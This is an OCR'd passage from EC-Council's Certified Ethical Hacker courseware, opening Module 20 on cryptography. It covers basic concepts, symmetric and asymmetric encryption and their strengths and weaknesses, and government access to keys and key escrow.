
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

In this module, we introduced the cloud computing concepts and various types of cloud computing services. We also discussed container technology and the serverless computing environment. We fully examined the cloud computing threats and attacks and cloud hacking techniques. Additionally, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors. Finally, we ended this module with a detailed discussion on cloud security tools and techniques.

In the next module, we will extensively discuss how attackers, as well as ethical hackers and pen-testers, use cryptography to protect data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



C|EH™

Certified | Ethical Hacker

Module 20: Cryptography

Module Objectives

- Understanding Cryptography Concepts
- Overview of Encryption Algorithms
- Cryptography Tools
- Understanding Public Key Infrastructure (PKI)
- Understanding Email Encryption
- Understanding Disk Encryption
- Understanding Cryptography Attacks
- Cryptanalysis Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

With the increasing adoption of the Internet (World Wide Web) for business and personal communication, securing sensitive information such as credit card details, PINs, bank account numbers, and private messages is becoming increasingly important, albeit more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Data security is critical to online business and communication privacy.

Cryptography and cryptographic ("crypto") systems help in securing data against interception and compromise during online transmissions. This module provides a comprehensive understanding of different cryptosystems and algorithms, one-way hash functions, public-key infrastructures (PKIs), and the different ways in which cryptography can ensure the privacy and security of online communication. It also covers various tools used to encrypt sensitive data.

At the end of this module, you will be able to

- Describe cryptography concepts
- Understand different encryption algorithms
- Use different cryptography tools
- Describe public key infrastructure (PKI)
- Apply email encryption
- Apply disk encryption
- Describe various cryptography attacks
- Use different cryptanalysis tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow


1. Cryptography Concepts
2. Encryption Algorithms
3. Cryptography Tools
4. Public Key Infrastructure (PKI)
5. Email Encryption
6. Disk Encryption
7. Cryptanalysis
8. Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Concepts

Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world. This section deals with cryptography and its associated concepts, which will enable you to understand the advanced topics covered later in this module.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptography

"Cryptography" comes from the Greek words ***kryptos***, meaning "concealed, hidden, veiled, secret, or mysterious," and ***graphia***, meaning "writing"; thus, cryptography is "the art of secret writing."

Cryptography is the practice of concealing information by converting plaintext (readable format) into ciphertext (unreadable format) using a key or encryption scheme. It is the process of converting data into a scrambled code that is encrypted and sent across a private or public network. Cryptography protects confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, and many other types of communication. Encrypted messages can, at times, be decrypted by cryptanalysis (code breaking), even though modern encryption techniques are virtually unbreakable.

Objectives of Cryptography

- **Confidentiality**: Assurance that the information is accessible only to those authorized to access it.
- **Integrity**: Trustworthiness of data or resources in terms of preventing improper and unauthorized changes.
- **Authentication**: Assurance that the communication, document, or data is genuine.
- **Nonrepudiation**: Guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Process

Plaintext (readable format) is encrypted by means of encryption algorithms such as RSA, DES, and AES, resulting in a ciphertext (unreadable format) that, on reaching the destination, is decrypted into readable plaintext.




Figure 20.1: Example of Cryptography

Types of Cryptography

Cryptography is categorized into two types according to the number of keys employed for encryption and decryption:

- **Symmetric Encryption**

  Symmetric encryption requires that both the sender and the receiver of the message possess the same encryption key. The sender uses a key to encrypt the plaintext and sends the resultant ciphertext to the recipient, who uses the same key (used for encryption) to decrypt the ciphertext into plaintext. Symmetric encryption is also known as secret-key cryptography, as it uses only one secret key to encrypt and decrypt the data. This type of cryptography works well when you are communicating with only a few people.

  Because the sender and receiver must share the key before sending any messages, this technique is of limited use for the Internet, where individuals who have not had prior contact frequently require a secure means of communication. The solution to this problem is asymmetric encryption (public-key cryptography).




Figure 20.2: Symmetric Encryption

- **Asymmetric Encryption**

  The concept of asymmetric encryption (also known as public-key cryptography) was introduced to solve key-management problems. Asymmetric encryption involves both a public key and a private key. The public key is publicly available, whereas the sender keeps the private key secret.

  An asymmetric-key system is an encryption method that uses a key pair comprising a public key available to anyone and a private key held only by the key owner, which helps to provide confidentiality, integrity, authentication, and nonrepudiation in data management.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Asymmetric encryption uses the following sequence to send a message:

1. An individual finds the public key of the person he or she wants to contact in a directory.
2. This public key is used to encrypt a message that is then sent to the intended recipient.
3. The receiver uses the private key to decrypt the message and reads it.

No one but the holder of the private key can decrypt a message encrypted with the corresponding public key. This increases the security of the information because all communications involve only public keys; the message sender never transmits or shares the private keys. The sender must link public keys with usernames in a secure manner to ensure that individuals claiming to be the intended recipient do not intercept the information. To meet the need for authentication, one can use digital signatures.




Figure 20.3: Asymmetric Encryption

Strengths and Weaknesses of Crypto Methods

	Symmetric Encryption	Asymmetric Encryption
Strengths	Faster and easier to implement, as the same key is used to encrypt and decrypt data Requires less processing power Can be implemented in application-specific integrated chip (ASIC).	Convenient to use, as the distribution of keys to encrypt messages is not required
	Prevents widespread message security compromise as different secret keys are used to communicate with different parties	Enhanced security, as one need not share or transmit private keys to anyone
	The key is not bound to the data being transferred on the link; therefore, even if the data are intercepted, it is not possible to decrypt it	Provides digital signatures that cannot be repudiated
Weaknesses	**Symmetric Encryption**	**Asymmetric Encryption**
	Lack of secure channel to exchange the secret key	Slow in processing and requires high processing power

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


	Difficult to manage and secure too many shared keys that are generated to communicate with different parties	Widespread message security compromise is possible (i.e., an attacker can read complete messages if the private key is compromised)
	Provides no assurance about the origin and authenticity of a message, as the same key is used by both the sender and the receiver	Messages received cannot be decrypted if the private key is lost
	Vulnerable to dictionary attacks and brute-force attacks	Vulnerable to man-in-the-middle and brute-force attacks

Table 20.1: Strengths and weaknesses of crypto methods

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Government Access to Keys (GAK)

- GAK means that software companies will give copies of all keys (or at least a sufficient proportion of each key that the remainder could be cracked) to the government
- The government promises that they will hold on to the keys in a secure manner and will only use them when a court issues a warrant to do so
- To the government, this is similar to the ability to wiretapping phones



Government Access to Keys (GAK)

Government Access to Keys (GAK) refers to the statutory obligation of individuals and organizations to disclose their cryptographic keys to government agencies. It means that software companies will give copies of all keys (or at least enough of the key such that the remainder can be cracked) to the government. Law enforcement agencies around the world acquire and use these cryptographic keys to monitor suspicious communication and collect evidence of cybercrimes in the interests of national security. The government promises that it will hold on to the keys in a secure manner and only use them when a court issues a warrant to do so. To the government, this issue is similar to the ability to wiretap phones.

Government agencies often use key escrow for uninterrupted access to keys. Key escrow is a key exchange arrangement in which essential cryptographic keys are stored with a third party in escrow. The third party can use or allow others to use the encryption keys under certain predefined circumstances. The third party, with regard to GAK, is generally a government agency that may use the encryption keys to decipher digital evidence under authorization or a warrant from a court of law. However, there is growing concern about the privacy and security of cryptographic keys and information. Government agencies are responsible for protecting these keys. Such agencies generally use a single key to protect other keys, which is not a good idea, as revealing a single key could expose the other keys.

These agencies are not aware of how confidential the information protected by the keys is, which makes it difficult to judge how much protection is required. In cases where seized keys also protect other information that these agencies have no right to access, the consequences of key revelation cannot be determined, because government agencies are not aware of the information that the keys protect. In such cases, the key owner is liable for the consequences of key revelation. Before owners hand over their keys to government agencies, they need to be

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

assured that the government agencies will protect these keys according to a sufficiently strong standard to protect their interests.

